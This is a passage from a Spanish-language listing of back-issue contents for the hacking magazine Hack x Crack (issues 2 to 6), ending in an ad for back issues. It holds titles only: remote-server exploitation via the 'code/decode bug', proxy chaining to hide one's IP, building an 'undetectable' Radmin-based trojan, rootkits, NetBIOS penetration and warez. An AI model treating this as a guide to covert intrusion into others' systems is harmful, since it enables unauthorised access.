-TCP-IP:INICIACIÓN (PARTE 1).
-EL MEJOR GRUPO DE SERVIDORES FTP DE HABLA HISPANA.
-EDONKEY 2000 Y SPANISHARE.
-LA FLECHA ÁCIDA.




NÚMERO 2:

-CODE/DECODE BUG: INTRODUCCIÓN.
-CODE/DECODE BUG: LOCALIZACIÓN DEL OBJETIVO.
-CODE/DECODE BUG: LÍNEA DE COMANDOS.
-CODE/DECODE BUG: SUBIENDO ARCHIVOS AL SERVIDOR REMOTO.
-OCULTACIÓN DE IP: PRIMEROS PASOS.
-LA FLECHA ÁCIDA: LA SS DIGITAL. AZNAR AL FRENTE DE LA SS DEL SIGLO XXI.




NÚMERO 3:

-PROXY: OCULTANDO NUESTRA IP. ASUMIENDO CONCEPTOS.
-PROXY: OCULTANDO NUESTRA IP. ENCADENANDO PROXIES.
-PROXY: OCULTANDO NUESTRA IP. OCULTANDO TODOS NUESTROS PROGRAMAS TRAS LAS CADENAS DE PROXIES.
-EL SERVIDOR DE HACKXCRACK CONFIGURACIÓN Y MODO DE EMPLEO.
-SALA DE PRACTICAS: EXPLICACIÓN.
-PRÁCTICA 1ª: SUBIENDO UN ARCHIVO A NUESTRO SERVIDOR.
-PRÁCTICA 2ª: MONTANDO UN DUMP CON EL SERV-U.
PRÁCTICA 3ª: CODE/DECODE BUG. LÍNEA DE COMANDOS.
-PREGUNTAS Y DUDAS.




NÚMERO 4:

-CREA TU SEGUNDO TROYANO, INDETECTABLE E INMUNE A LOS ANTIVIRUS.
CONOCIENDO EL RADMIN.
GESTIONANDO UNA SALA DE ORDENADORES.
OCULTANDO EL RADMIN.
INSTALANDO EL RADMIN EN EQUIPOS REMOTOS.
-OCULTACIÓN DE IP POR NOMBRE DE DOMINIO.
-CREA LETRAS DE IMPACTO PARA TUS DOCUMENTOS (LETRAS DE FUEGO).
- CONSIGUE UNA IP FIJA.

NÚMERO 5:

-HACK-OPINION: LA PIRATERÍA EN INTERNET.
-ROOTKITS: LA PESADILLA DE CUALQUIER ADMINISTRADOR.
-ROOTKITS: EL SR. NTROOT.
-WAREZ: APPZ, GAMEZ, MP3Z, DIVX, FTPZ, O-DAY.
-APRENDIENDO A COMPILAR PROGRAMAS. COMPILA TU PROPIO NETCAT.
-BUGS, ERRORES Y OTRAS FORMA DE JOD...
-NETBIOS: ESTUDIO Y PENETRACIÓN DE SISTEMAS.
-ASESINADOS POR LA LSSI.
-LISTADO DE ORDENES PARA NETBIOS.
-HACK-OPINION: PAGOS POR INTERNET SEGUROS YÁ.







NÚMERO 6:

- PASA TUS PELICULAS A DIVX (STREAMING)
- PASA TUS PELICULAS A DIVX II (CODEC DIVX)
- PUERTOS & SERVICIOS
- eMule: EL NUEVO REY DEL P2P
- NUEVA SECCION: PROGRAMACION DESDE 0
- CURSO DE VISUAL BASIC
-IPHXC: EL TERCER TROYANO DE HXC
- TENDENCIAS ACTUALES EN CODIGO MALICIOSO
- OCULTACION DE FICHEROS. METODO STREAM (ads)
- TRASTEANDO CON EL HARDWARE DE UNA LAN

***CONSIGUE LOS NÚMEROS ATRASADOS DE HACKXCRACK EN***

***WWW.HACKXCRACK.COM***